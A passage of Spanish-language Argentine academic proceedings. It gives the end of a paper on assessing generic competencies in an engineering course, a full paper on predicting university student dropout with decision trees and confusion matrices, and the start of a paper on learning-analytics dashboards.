Se promueve la participación de los estudiantes en el proceso de evaluación como un elemento prioritario para el progresivo desarrollo de su autonomía, ya que ayuda al estudiante a interiorizar el proceso de formación de

competencias y en qué medida lo está logrando.
La evaluación de las competencias requirió de indicadores y evidencias que fueran medibles por intermedio de los descriptores en cada área de conocimiento en el contenido de cada rubrica.

Conclusión.
Partiendo de la Hipótesis: La aplicación de competencias genéricas en la Asignatura Introducción a la Ingeniería en estudiantes de la carrera de Ingeniería en Sistemas de la Universidad de la Marina Mercante permite desarrollar un análisis cualitativo del rol del Profesor se puede observar:
El profesor puede realizar el seguimiento de las competencias genéricas aplicadas por intermedio de cada uno de los Pensamientos como instrumento de evaluación según establecidas por el CONFEDI en el diseño del proyecto con cada uno de los contenidos elaborados.
Permite identificar la aplicación de capacidades en Ingeniería en Informática establecidas en el Libro Rojo de CONFEDI:
✓ Capacidad de aprender.
✓ Capacidad de adaptarse a nuevas situaciones.
✓ Creatividad o capacidad de generar nuevas ideas.
✓ Capacidad de liderazgo.
✓ Capacidad de trabajar de forma autónoma.
✓ Capacidad para el diseño y gestión de proyectos
Se puede realizar el seguimiento de las competencias genéricas no aplicadas en el diseño del proyecto según los contenidos establecidos.
Las rubricas se convierten en un elemento fundamental para que el docente pueda realizar el seguimiento de las competencias genéricas aplicadas en el contenido de la asignatura.
Le permite al docente optimizar la evaluación de competencias genéricas aplicadas en la Asignatura por intermedio del saber hacer.
El saber hacer le permite al docente tener en cuenta la evolución de conocimientos que va adquiriendo el estudiante en la aplicación de cada competencia.
El docente puede elaborar metodologías de aprendizaje que le permitan al alumno el desarrollo del aprendizaje basado en competencias identificando el seguimiento del saber hacer.
Incentiva al docente a mejorar continuamente la aplicación de metodologías de enseñanza basada en competencias para beneficio del alumno de la Universidad.
Como conclusión final teniendo en cuenta lo establecido por CONFEDI se puede validar la hipótesis permitiendo evaluar por intermedio de diferentes rubricas el seguimiento del saber hacer en la aplicación de competencias generando un elemento cualitativo y cuantitativo para el análisis del docente.

Referencias.
[1] Tamayo, J. (1996). La casuística como recursos de aprendizaje jurídico. Recuperado de http://biblio.juridicas.unam.mx/libros/1/247/12.pdf

[2] Perrenoud, PH. (2017). Documento Aprobado por CONFEDI en Oro Verde.

[3] González, J. y Wagenaar, R. (coord.) (2003). Tuning Educational Structures in Europe. Final Report Phase One. Bilbao: Universidad de Deusto.

[4] http://www.rae.es

[5] Vygotsky, L. S. (1978). Mind in society.Cambridge, MA.: Harvard UniversityPress.

[6] Collazos C, Guerrero L, Vergara A (2001). “Aprendizaje Colaborativo: un cambio en el rol del profesor”. Memorias del III Congreso de Educación Superior en Computación. Jornadas Chilenas de la Computación. Punta Arenas Chile.

[7] Villa, A. y Poblete, M.(2007) Aprendizaje basado en competencias. Una propuesta para la evaluación de las competencias genéricas. Ediciones Mensajero.

[8] La Quinta Disciplina (1994) Peter Sange. Capítulo 5. Un cambio de enfoque. Ver el mundo de Nuevo.

[9] Oiveros, Eladio (2002) Metodología de la enseñanza de Matemática. Ed. Santillana.

[10] CONFEDI(2018) Propuesta de Estandares de Segunda Generación para la acreeditación de carreras de Ingeniería en la Republica Argentina "Libro Rojo de CONFEDI"

Modelos de Predicción de Deserción de Alumnos Universitarios

Mariana Krause
Facultad de Ingeniería, Universidad Austral
mkrausea@austral.edu.ar

Gastón Gadea
Facultad de Ingeniería, Universidad Austral
ggadea@austral.edu.ar

Resumen

La deserción universitaria es una preocupación en muchos países, y Argentina no es una excepción, más bien al contrario. Según las estadísticas de la Secretaría de Políticas Universitarias, entre 2001 y 2011 se graduaron cada año entre un 18% y un 26% sobre el total de nuevos inscriptos (para carreras de grado y pregrado), con tendencia creciente. También hay que tener en cuenta que la cantidad neta de alumnos aumentó casi un 28% en dicho período, según el mismo informe [1]. El presente trabajo presenta los resultados del análisis de datos realizado sobre alumnos de grado, apoyándose en el Sistema de Información Académica la misma universidad analizada. A partir de esta información se elaboraron modelos para predecir y buscar patrones determinantes de la deserción de alumnos utilizando técnicas de Minería de Datos. Esto permitiría tomar acciones preventivas utilizando estrategias disponibles en la universidad. Se incluyen modelos específicos para distintas carreras.

Introducción

En la Universidad analizada, la deserción fluctúa cada año entre un 30% y un 60% sobre el número de ingresantes, dependiendo de la carrera que se trate. Los motivos principales son vocacionales (cambio de carrera), exigencia académica y problemas de compatibilidad de horarios. Habitualmente cada deserción tiene más de una causa, y estas están correlacionadas (por ejemplo, una alta exigencia académica con bajos resultados genera dudas vocacionales). Algunas de estas causas se podrían prevenir con un adecuado seguimiento y asesoramiento.

La Universidad estudiada cuenta con la figura del Tutor, un docente que se asigna a cada alumno con el fin de ayudarlo a sacar el máximo provecho de su vida universitaria, colaborar con su formación integral, y brindarle un seguimiento individual si así lo desea. En éste ámbito se dan las condiciones adecuadas que logran prevenir la deserción o resolver algunos de los problemas que podrían devenir en ella.

Un modelo que permita predecir la deserción de alumnos podría servir para detectar prematuramente los alumnos que se encuentren en riesgo. Si además el modelo brinda información valiosa respecto a las variables que más inciden en la deserción, o el comportamiento más frecuente entre los alumnos que abandonan la carrera, se pueden aproximar mejor las "causas".

Un dato relevante es que la mayoría de las bajas se dan en los primeros años. Esto es una experiencia tanto en Universidades públicas y privadas de nuestro país, como en el resto del mundo. Según una encuesta realizada por InterUniversidades.com [2] a 5000 jóvenes, en Argentina la deserción durante el 1º año de carrera asciende al 58%.

El objetivo general de este trabajo es elaborar modelos que faciliten la detección temprana de alumnos de grado en riesgo de deserción, y el análisis de sus posibles causas.

El alcance es de 5 carreras de grado de la universidad analizada: Ingeniería Industrial, Ingeniería en Informática, Derecho, Ciencias de la Comunicación y Medicina.

Este trabajo se apoya en la información disponible en el Sistema Informático de la Universidad, que desarrolló y mantiene el Departamento de Tecnología, y sus datos se toman como válidos, haciendo las transformaciones y correcciones correspondientes cuando sea oportuno y posible.

Antecedentes

Entre los trabajos orientados a la retención universitaria, encontramos enfoques muy diversos. A nivel internacional, un trabajo muy interesante en cuanto a los resultados obtenidos para la retención de alumnos es el de Arnold K. y Pistilli M.[3] que analiza la incidencia de "Course Signals", una herramienta informática que predice la performance de los alumnos en función de su información demográfica, sus características demográficas, la historia académica y la interacción del alumno con *Blackboard Vista*, el sistema de gestión de aprendizaje de la Universidad de Purdue. La herramienta utiliza un sistema de semáforos que advierten el nivel de riesgo de cada alumno a los instructores. Estos por su parte implementan diversas alarmas, de acuerdo al caso (publicar una señal de advertencia en la home-page del alumno, enviarle un email o mensaje de texto, proponerle un consejero académico o centro de recursos académicos, un encuentro personal con el instructor). Los resultados de este sistema en cuanto a la retención de alumnos son llamativos, comparando alumnos con y sin "Course Signals", pasando de una retención del 82% a una del 96%.

ISSN: 2347-0372 - ISBN 978-987-4417-73-2 ©

En Argentina existen abundantes trabajos sobre el tema. García de Fanelli [4] realizó un extenso relevamiento y clasificación de la producción científica argentina entre 2002 y 2012 sobre el rendimiento académico y el abandono de estudiantes universitarios. La autora clasifica los trabajos relevados según el modelo en que se inspiran: de integración, reproductivistas y de función de producción educativa (o econométricos). Los primeros dos tipos son realizados generalmente por sociólogos y especialistas en educación, y el último, por economistas o afines. La mayoría de los trabajos relevados, al igual que el presente, se encuadran en el último enfoque, donde se da preponderancia a modelos estadísticos que se aplican a los datos. Concretamente la autora analiza 31 trabajos nacionales publicados entre 2002 y 2012, de los cuales 8 se concentran en el *abandono* de los estudios, y el resto en el *rendimiento académico*. De estos 8, sólo uno [5] hace uso clasificación por árboles de decisión, que mencionaremos más adelante, y el resto usan otros métodos (regresión, análisis factorial, estadística descriptiva y metodología cualitativa).

Por otro lado, González Afonso et al [6] realizaron un trabajo muy interesante, que aplicó encuestas a una muestra de la población, e incluye casi 20 variables de comportamiento del alumno, como asistencia a clases, plantear dudas al profesorado durante explicaciones, seguir indicaciones del profesorado al estudiar, realizar lectura previa al comenzar, etc.

Finalmente cabe mencionar el trabajo de Kuna et al [5] de la Universidad Nacional de Misiones, que elaboró un modelo de árboles de decisión para identificar las causas de abandono en carreras técnicas, muy similar a este trabajo, aunque con menor detalle en la información académica de los alumnos pero con más variables demográficas. Se destacan en el resultado de este trabajo dos conjuntos de condiciones (académicas y demográficas) que identifica al 33% de los alumnos que se presumen como desertores luego de un año de estudios.

Metodología utilizada

Se siguió la metodología CRISP-DM (Cross Industry Standard Process for Data Mining) [7], ampliamente utilizada y probada. El modelo de procesos CRISP-DM es desarrollado por un consorcio de usuarios y proveedores líderes de minería de datos: DaimlerChryslerAG, SPSS, NCR y OHRA. El proyecto fue parcialmente financiado por la Comisión Europea bajo el programa ESPRIT (Proyecto número 24.959)

El método de clasificación utilizado fue el de Árboles de Decisión Binarios, desarrollado por Ross Quinlan [8]. A partir de técnicas matemáticas y estadísticas se identifican los atributos que mejor separan los datos de acuerdo a la variable objetivo. La salida de este método es un grafo con un nodo raíz, del cual parten ramificaciones hacía nodos inferiores, los cuales pueden volver a ramificarse hasta llegar a los nodos terminales u hojas. Los nodos terminales son los que mejor clasifican los casos que contienen. La ramificación del árbol se realiza según el cálculo de Entropía:

$$E=-P.log^2(P)-N.log^2(N)^{20}$$

Donde P y N representan la proporción de casos Positivos y Negativos del nodo, de forma que una distribución homogénea (todos positivos o todos negativos) da un valor de entropía 0, y una igualmente distribuida, 1.

Además de árboles de decisión, se hicieron pruebas de clasificación con Naïve Bayes [9], pero no dio mejores resultados y no considera la correlación entre variables las independientes.

Análisis de los datos

Se preseleccionó un conjunto de tablas que contienen datos que se presumen útiles para el modelo, e incluyen datos demográficos y académicos de los alumnos. Los datos más elementales, como fecha de nacimiento y sexo, se encuentran presentes en la base de datos. Sin embargo hay otras variables, que se estimaron predictivas, pero que no pudieron ser incluidas por dos motivos:

- Variables con un alto porcentaje de ausencia (*missing values*): promedio del colegio secundario, información de los padres (nivel de estudios, título, profesión, estado civil), año de finalización de la escuela primaria, enfermedades declaradas por el alumno.
- Variables categóricas no normalizadas: título del secundario, escuela primaria, localidad de la escuela primaria.

Los atributos, tal como figuran en la base de datos del Sistema de Información Académica, incluidas para desarrollar los modelos son los siguientes:

- **Demográficos**: Fecha de nacimiento, Año de ingreso, Sexo, Año de egreso del secundario, País de origen, Escuela secundaria, Fecha de ingreso a la universidad, Localidad de la escuela secundaria, Código de la escuela secundaria, Si vive (padre, madre y/o tutor).
- **Académicos**: Porcentajes que se asignan a cada nota para calcular la nota de cursada, Necesidad de aprobación para cada una de las notas de cursada (n01, n02… n10) de cada materia, de acuerdo con el plan de estudios, Nota mínima de aprobación, de acuerdo al plan de estudios, Nota de cursada, Instancia de regularización, Notas (variables que se combinan de acuerdo a una fórmula para obtener la nota del alumno en cada examen final), Fecha del examen final.

A partir de estos atributos, se trabajó ampliamente en la **creación, corrección y modificación** de variables. Así se obtuvieron las siguientes variables, que no siempre estaban registradas en la base de datos: fecha de baja del alumno, fecha de alta del alumno, edad al ingresar, años entre el

secundario y universidad, país de origen, meses que permaneció en la carrera, información de los familiares.

Respecto a la **variable objetivo**, que es la baja (deserción) del alumno, se observa una tendencia constante (y bastante esperable) en las carreras analizadas: las bajas decrecen a medida que aumenta el tiempo de permanencia de los alumnos en la universidad. Es decir, la mayor cantidad de bajas se da en los primeros años de vida académica del alumno, como se muestra en la figura 1.




Fig1. Bajas acumuladas por carrera según los años de vida académica

En el eje vertical se muestra el porcentaje acumulado de alumnos que se dieron de baja en el período analizado (respecto a la matrícula total de la carrera), y en el horizontal los años de estudios transcurridos.

Del total de alumnos que se dan de baja, lo hacen en su 1° año de estudios entre un 38% y un 45% (según la carrera), y a partir del 2º año la dispersión se hace cada vez mayor entre las distintas carreras (entre un 20% y un 30% en el 2º año), pero siempre en porcentajes menores a medida que más tiempo transcurre.

Este hecho es relevante ya que en el presente trabajo se tuvo en cuenta a partir de qué momento se pretende predecir la baja de los alumnos, descartando del modelo todos los casos que se hayan dado de baja con anterioridad a ese momento. Y dada la poca cantidad de datos demográficos disponibles, se previó que el modelo se apoye especialmente en el comportamiento académico de los alumnos. Por esto se define una **ventana de tiempo** para desarrollar los modelos, como se explica más adelante.

Se determinaron para este trabajo 2 ventanas de tiempo: una después del 1º año de estudios, y otra después del 2º año. Para cada caso se elabora un modelo específico, y en ambos casos se descartan los casos en que la baja se dio antes de la ventana de tiempo aplicada.

Este esquema presupone que se conoce la fecha de baja de los alumnos, lo cual no es así en un 20% de los casos analizados. A algunos simplemente no se les cargó dicha fecha, y otros son alumnos que, sin haberse dado de baja formalmente, permanecen en una situación indeterminada, y eventualmente podrían retomar sus estudios. En ambos casos se optó por determinar una fecha de baja tentativa, equivalente a 6 meses posteriores al último evento académico (sea cursar una materia o rendir un examen final).

Minería de datos: desarrollo de los modelos

Análisis de Herramientas

Para este trabajo se utilizó principalmente *Microsoft Buisiness Intelligence Development Studio 2008*, de *Microsoft Visual Studio*, que tiene tres servicios: Integration Services, Reporting Services y Analysis Services. El módulo de Data Mining es parte de **Analysis Services**.

La ventaja de esta herramienta, que se explotó para este proyecto, es que permite elaborar modelos sin necesidad de partir de una única tabla del tipo "un caso por registro", sino a partir de dos o más tablas, donde una es la Tabla de Casos (*Case Table*), con un caso por registro, y las demás son Tablas Anidadas (*Nested Tables*), que pueden tener más de un registro por caso. La misma herramienta se encarga de transponer las *Tablas Anidadas* sobre la *Tabla de Casos*.

Por las características de los datos disponibles, la Tabla de Casos cuenta fundamentalmente con información demográfica de cada alumno, y las Tablas Anidadas con la información académica de cada uno, como se explica detalladamente más adelante.

Elaboración de tablas

Los datos demográficos no requieren mayor procesamiento, pero los datos académicos reclaman mayor atención. La primera decisión importante se refiere al nivel de detalle con que se utilizará la *información académica*. Nos pareció relevante armar un modelo por carrera, aunque esto reduzca la cantidad de casos, ya que luego de analizarlo nos dimos cuenta que cada carrera tiene diferencias en el dictado de materias (anuales y cuatrimestrales), en cantidad cambios de planes de estudios, y si quisiéramos bajar al detalle de cada materia cursada y aprobada con su nombre, evidentemente son distintos por cada carrera analizada.

Decidimos hacer 2 tipos modelos, sumarizados y detallados.

- **Modelo Sumarizado:** tomamos el total de materias cursadas (aprobadas y desaprobadas) y de finales rendidos (aprobados y desaprobados) por cuatrimestre.
- **Modelo Detallado:** Estos parten de información académica mucho más específica: las notas de cada materia de cada alumno. Esto nos permitirá construir modelos más explicativos respecto al comportamiento de los alumnos.

Modelo Sumarizado

Se realizaron las transformaciones necesarias para conseguir:

- Una tabla de información normalizada, que consiste en un registro por alumno con datos demográficos, la variable objetivo, y el tiempo que permaneció en la carrera.
- Dos tablas con la evolución histórica académica de cada alumno: cantidad de materias con cursada aprobada y desaprobada, y cantidad de finales aprobados y desaprobados por cuatrimestre.

Los atributos de las tablas académicas son: Legajo, Cuatrimestre, Aprobadas y Desaprobadas. Estos dos últimos se refieren a la cantidad de materias en dicho estado, ya sea que se cursaron o se rindió su examen final. Esto se calcula durante los 2 primeros años de vida académica de cada alumno (que no necesariamente coinciden con materias de 1º y 2º año de la carrera, dado que los alumnos pueden recursar materias).

El campo *Cuatrimestre* se calcula como la "antigüedad" del alumno, es decir, cantidad de cuatrimestres transcurridos desde su ingreso. Fue necesario "rellenar" los cuatrimestres en los casos de los alumnos que, por alguna razón, no cursaron materias y/o rindieron exámenes finales durante algún cuatrimestre, agregando *ceros* en los valores respectivos de cursadas y finales.

Modelo Detallado

Se analizó en detalle cada carrera y los distintos cambios de plan de estudio que sufrieron en el período analizado, y se encontró que medicina es la carrera que menos cambios tuvo, y que dichos cambios casi no afectaron a las materias de los primeros dos años, que son las que entran en los modelos realizados. Otro punto a favor es que medicina es la segunda carrera en cantidad de alumnos. Por tanto se decidió crear los "Modelos detallados" sólo para esta carrera.

Analizando los cambios de materias en los distintos planes de estudio, se logró reducir al mínimo estas variaciones, identificando las materias que habían cambiado su nombre pero mantenían un contenido equivalente.

Las Tablas Anidadas de Analysis Services sólo permiten clave doble (no triple o más complejas), por tanto fue necesario agregar un índice a los nombres de las materias para que sirvan de segunda clave de estas tablas, reflejando la materia y la instancia en que fue cursada/rendida. Por ejemplo, con el nombre "Anatomía II" en la tabla de cursadas se identifica la nota de la 1ª cursada de Anatomía I; y con "Inmunología3" en la tabla anidada de finales se registra la nota de la 3ª oportunidad en que un alumno rindió el final de Inmunología. Esto permite a la herramienta construir internamente las columnas que corresponden a las filas de las Tablas Anidadas, dejando naturalmente muchas variables sin datos para este modelo en particular (por ejemplo, sólo 3 alumnos en toda la muestra rindieron Bioquímica por 5ta vez). Se evaluó la posibilidad de incluir sólo la primera instancia de cursada y final de cada materia (de forma de eliminar las columnas con más datos ausentes), pero los resultados fueron muy insatisfactorios.

Elaboración de modelos

Una vez configuradas las herramientas para construir los modelos, se elaboraron los árboles correspondientes.

Para todos los modelos se dividió el set de datos en 70% para Entrenamiento y 30% para Testeo, de forma aleatoria.

Se obtuvieron 10 árboles de decisión para los **modelos sumarizados** (2 por cada carrera, uno con un año de historia académica, y el otro con 2 años), y 2 para los **modelos detallados** de la carrera de medicina (misma separación).

Para controlar el crecimiento de los árboles, existen 2 parámetros: Complexity Penalty y Minimum Support. El primero permite controlar el costo de mal-clasificación, pero la documentación del Software no especifica cómo funciona, y sugiere simplemente probar distintos valores para ver cómo varían los resultados. Sólo se aclara que el valor que toma por default está en función de la cantidad de variables del modelo: 0.5 hasta 9 variables, 0.9 de 10 a 99 variables, y 0.99 con más de 100 variables. En este caso toma el valor 0.9 para los modelos sumarizados. Aumentando este valor a 0.99, se observó en algunos casos una reducción en la profundidad de los árboles, y el resultado en los datos de testeo fueron muy similares, variando en +/- 1%. Se decidió modificar este parámetro, tal como se explicó.

El segundo parámetro, Minimum Support, permite definir una cantidad mínima de casos por hoja, como una forma de evitar sobre-ajuste. El valor por default es de 10 casos por hoja, pero las pruebas que se hicieron aumentando este parámetro, redujeron notablemente la precisión sobre los casos de testeo.

Para los modelos detallados de alumnos de medicina, cualquier cambio en estos parámetros demostró peores resultados, incluso para los casos de testeo. De todas formas, dado que este modelo no sólo pretende hacer una buena predicción, sino una explicación más detallada de las causas, aunque sean aproximadas, se decidió mantener estos parámetros con los valores por default, generando árboles de entre 8 y 10 niveles.

Árboles de decisión

Se muestran a continuación, a modo de ejemplo, los árboles obtenidos para los modelos sumarizados de las carreras de Medicina con una ventana de tiempo de 1 año (figura 1), y Derecho con 2 años (figura 2). Para interpretar las variables académicas, los nombres de los nodos son del formato: DM *tipo* COM(*n*).*status* donde *tipo* puede ser *Finales* o *Cursadas*, *n* es un valor entre 0 y 3 indicando el cuatrimestre (0=1°, 1=2°, etc), y status puede ser *Aprobadas* y *Desaprobadas*. Así por ejemplo el nodo **DM Finales COM(2).Aprobados < 2** indica que se aprobaron menos de 2 finales en el 3° cuatrimestre.

Además se puede ver la pureza del nodo por su color (los más oscuros y los más claros son más homogéneos), y por la barra bicolor naranja/celeste, indicándose con color naranja la proporción de bajas, y celeste las no-bajas.




Fig 2. Árbol de Medicina, con ventana de tiempo de 1 año




Fig 3. Árbol de Derecho, con ventana de tiempo de 2 años

Evaluación e interpretación de resultados

Aplicado el modelo al 30% de datos separados para *testeo*, se puede calcular la matriz de confusión para cada modelo, que identifica los aciertos (verdaderos positivos y verdaderos negativos) y errores (falsos positivos y falsos negativos) de cada modelo. Identificamos como "positivos" a los alumnos que se dieron de baja, y "negativos" a los que continuaron sus estudios.

Las medidas de exactitud y error se calculan por las siguientes fórmulas:

$$Exactitud = \frac{Verdaderos\ Positivos + Verdaderos\ Negativos}{Casos\ Totales}$$

$$Error = 1 - Precisión$$

Matrices de confusión de los modelos sumarizados

Se muestran las matrices de confusión de todos los modelos sumarizados.

Ing. Industrial

2 años	P (Actual)	N (Actual)
P (Predicted)	24 (58%)	13 (14%)
N (Predicted)	17 (41%)	76 (85%)

Exactitud: 77% Error: 23%

1 año	P (Actual)	N (Actual)
P (Predicted)	41 (69%)	12 (15%)
N (Predicted)	18 (30%)	65 (84%)

Exactitud: 82% Error: 18%

Ing. Informática

2 años	P (Actual)	N (Actual)
P (Predicted)	20 (90%)	9 (36%)
N (Predicted)	2 (9%)	16 (64%)

Exactitud: 77% Error: 23%

1 año	P (Actual)	N (Actual)
P (Predicted)	24 (64%)	13 (46%)
N (Predicted)	13 (35%)	15 (53%)

Exactitud: 60% Error: 40%

Medicina

2 años	P (Actual)	N (Actual)
P (Predicted)	52 (82%)	28 (16%)
N (Predicted)	11 (17%)	147 (84%)

Exactitud: 84% Error: 16%

1 año	P (Actual)	N (Actual)
P (Predicted)	62 (77%)	16 (10%)
N (Predicted)	18 (22%)	144 (90%)

Exactitud: 86% Error: 14%

Lic. en Comunicación

2 años	P (Actual)	N (Actual)
P (Predicted)	70 (72%)	21 (7%)
N (Predicted)	26 (27%)	266 (92%)

Exactitud: 87% Error: 13%

1 año	P (Actual)	N (Actual)
P (Predicted)	84 (54%)	22 (6%)
N (Predicted)	69 (45%)	296 (93%)

Exactitud: 81% Error: 19%

Derecho

2 año	P (Actual)	N (Actual)
P (Predicted)	32 (74%)	15 (11%)
N (Predicted)	11 (25%)	116 (88%)

Exactitud:85% Error: 15%

1 año	P (Actual)	N (Actual)
P (Predicted)	60 (62%)	14 (11%)
N (Predicted)	36 (37%)	109 (88%)

Exactitud: 77% Error: 23%

Tabla 1. Matrices de confusión de modelos sumarizados

Naturalmente los modelos con 2 años de historia académica son más precisos que los de 1 año, pero tienen el costo de perder buena parte del muestreo (los alumnos que se dan de baja durante el 2º año). Se observa una particularidad en Ing. Industrial, donde el modelo con un año de historia académica predice mejor que el de dos años.

A partir de los modelos sumarizados, se pueden comparar la diversidad de los comportamientos académicos dependiendo de la Carrera cursada. Esto demuestra que indefectiblemente hay que armar un modelo por carrera y no se puede armar un modelo para toda la Universidad.

Veamos, como ejemplo, algunas características que se detectaron específicas respecto de los modelos con 2 años de antigüedad.

- En Ing. Industrial es fundamental haber aprobado al menos 4 cursadas durante el 3º cuatrimestre, mientras que en informática tiene más incidencia el haber aprobado 4 finales en el 4º cuatrimestre. Si esto no se da, y en ese mismo cuatrimestre no se aprobaron al menos 4 cursadas, la deserción parece casi inevitable.
- Para medicina, más que las cursadas, son esenciales la cantidad de finales aprobados, especialmente en el 1º cuatrimestre (2 finales al menos) y en el 4º cuatrimestre (misma cantidad).
- En Comunicación también es relevante el número de finales, especialmente en el 3º y 4º cuatrimestre, aunque la cantidad mínima es de apenas 1 final.
- En Derecho la cantidad de finales del 4º cuatrimestre aparece como la variable del primer nodo, que si es igualmente baja al 3º cuatrimestre (menos de 3), la deserción es altamente probable.

Matrices de confusión de los modelos detallados

Por su parte, la figura 5 muestra las matrices de confusión de los modelos detallados (carrera de medicina).

2 años	P (Actual)	N (Actual)
P (Predicted)	44 (69%)	11 (7%)
N (Predicted)	20 (31%)	155 (93%)
Exactitud: 87%	Error: 13%	

1 año	P (Actual)	N (Actual)
P (Predicted)	54 (62%)	20 (12%)
N (Predicted)	33 (38%)	149 (88%)
Exactitud: 79%	Error: 21%	

Tabla 2. Matrices de confisión para modelos detallados

La precisión, respecto a los modelos sumarizados, mejoró para el modelo con 2 años de historia académica, pero llama la atención que es peor para el de 1 año.

Cabe destacar de modelos detallados la información que brindan los árboles de decisión. Se detallan a continuación los nodos más significativos del árbol con una ventana de tiempo de 1 año. Se indica el número de casos positivos y negativos de cada nodo (pureza del nodo). Recordemos que los Positivos indican *baja* y los Negativos *permanencia*.

- Bajas: No haber rendido el final de Anatomía II por primera vez, No haber rendido el final de Citología e Histología General por primera vez (83 Positivos, 3 Negativos)
- Permanencias: Haber rendido el final de Anatomía II por primera vez (74 Positivos, 312 Negativos)

Conclusiones

Por las características del problema y los resultados obtenidos, parece viable elaborar un modelo de predicción de deserción de alumnos.

En términos generales, se puede decir que hay poca incidencia de los (escasos) datos demográficos disponibles en la posible deserción de los alumnos, dado que estas variables figuran en las “ramas inferiores” de los árboles generados (cuando figuran).

Respecto a los datos académicos disponibles, es información completa y correcta, y fueron las variables más significativas de los modelos.

En cuanto a los modelos basados en las notas de las materias cursadas y rendidas, brindan una valiosa información respecto al comportamiento académico de los alumnos que se dan de baja, pero como ya se mencionó anteriormente, por los cambios en los planes de estudios se hace difícil elaborar modelos con este nivel de detalle para otras carreras que no sean medicina.

Con este trabajo hemos demostrado, que usando minería de datos, es posible inferir reglas y encontrar patrones que puedan ayudar a crear alertas tempranas de deserción. Pero sabemos que todavía se puede hacer más:

- Limpiar y mejorar la carga de datos, especialmente las variables demográficas.
- Trabajar con otros modelos, como redes neuronales para generar nuevas reglas.

En este momento, estamos realizando una investigación basándonos solo en los datos de ingeniería ya que es la Facultad a la pertenecemos y conocemos.

Referencias

[1] Secretaría de Políticas Universitarias (SPU). Anuario 2011 de Estadísticas Universitarias. Consultado en http://portales.educacion.gov.ar/spu/investigacion-y-estadisticas/anuarios

[2] Interuniversidades (2011). Consultado en https://www.interuniversidades.com/blogs/1/73/desercion-universitaria-mas-de-la-mitad

[3] Arnold K., Pistilli M. 2012. Course Signals at Purdue: Using Analytics to Increase Student Success. 2nd International Conference on Learning Analytics and Knowledge. pp 267-270. ACM.

[4] García de Fanelli A. M. 2014. Rendimiento académico y abandono universitario: Modelos, resultados y alcances dela producción académica en Argentina. Revista Argentina de Educación Superior, Año 2014, número 8.

[5] Kuna H., García Martínez R., Villatoro F. 2010. Identificación de Causales de Abandono de Estudios Universitarios. Uso de Procesos de Explotación de Información. TE&ET n. 5

[6] González Afonso M.C., Álvarez Pérez P.R., Cabrera Pérez L., Bethencourt Benítez J.T. 2007. El abandono de los estudios universitarios: factores determinantes y medidas preventivas. Revista Española de Pedagogía n. 236

[7] Chapman, P., Clinton, J., Kerber, R., Khabaza, T., Reinartz, T., Shearer, C., & Wirth, R. CRISP-DM 1.0 Step-by-step data mining guide (2000).

[8] Ross Quinlan J., Introduction to Decision Trees (Machine Learning Journal, Vol 1, Num 1), 1986.

[9] Malagón Luque, C., Clasificadores bayesianos. El algoritmo Naïve Bayes (2003).

Enfoque para el análisis y visualización de datos del proceso de aprendizaje basado en el Paradigma Analítico y recursos de la Inteligencia de Negocios.

Corso Cynthia, Constable Leticia, Colacioppo Nicolás, Mallo Britos Anabel.
Centro de Investigación, Desarrollo y Transferencia de Sistemas de Información (CIDS)
Facultad Regional Córdoba, Universidad Tecnológica Nacional
Maestro Marcelo López esq. Cruz Roja Argentina – Ciudad Universitaria – Córdoba
corso.cynthia@gmail.com, leticiaconstable@gmail.com, nicolas_colacioppo@hotmail.com
anabelmbritos@gmail.com

Abstract

Gracias al uso de las tecnologías en los contextos de aprendizaje, es posible la generación de datos significativos, que pueden ser aprovechados para ser analizados y fortalecer el proceso de toma de decisiones. Aunque por el volumen de estos, el proceso de extraer conclusiones en este ámbito resulta una tarea compleja para los profesores.
El objetivo de este trabajo es exponer un enfoque para el análisis y visualización de datos, basado en los recursos del paradigma analítico, como la analítica de aprendizaje y la analítica académica. Para validar el enfoque propuesto, se desarrollará un cuadro de mando integral que permitirá realizar un análisis de datos exploratorios en interacción con la información proporcionada por un sistema de gestión de aprendizaje. El cuadro de mando integral favorecerá el proceso de análisis de datos, facilitando la generación de nuevo conocimiento sobre el proceso de enseñanza y aprendizaje en el contexto de la enseñanza superior. Este será implementado en la cátedra Paradigmas de Programación perteneciente al segundo nivel de la carrera de Ingeniería en Sistemas de Información en la Universidad Tecnológica Nacional. Facultad Regional Córdoba.

1. Introduction

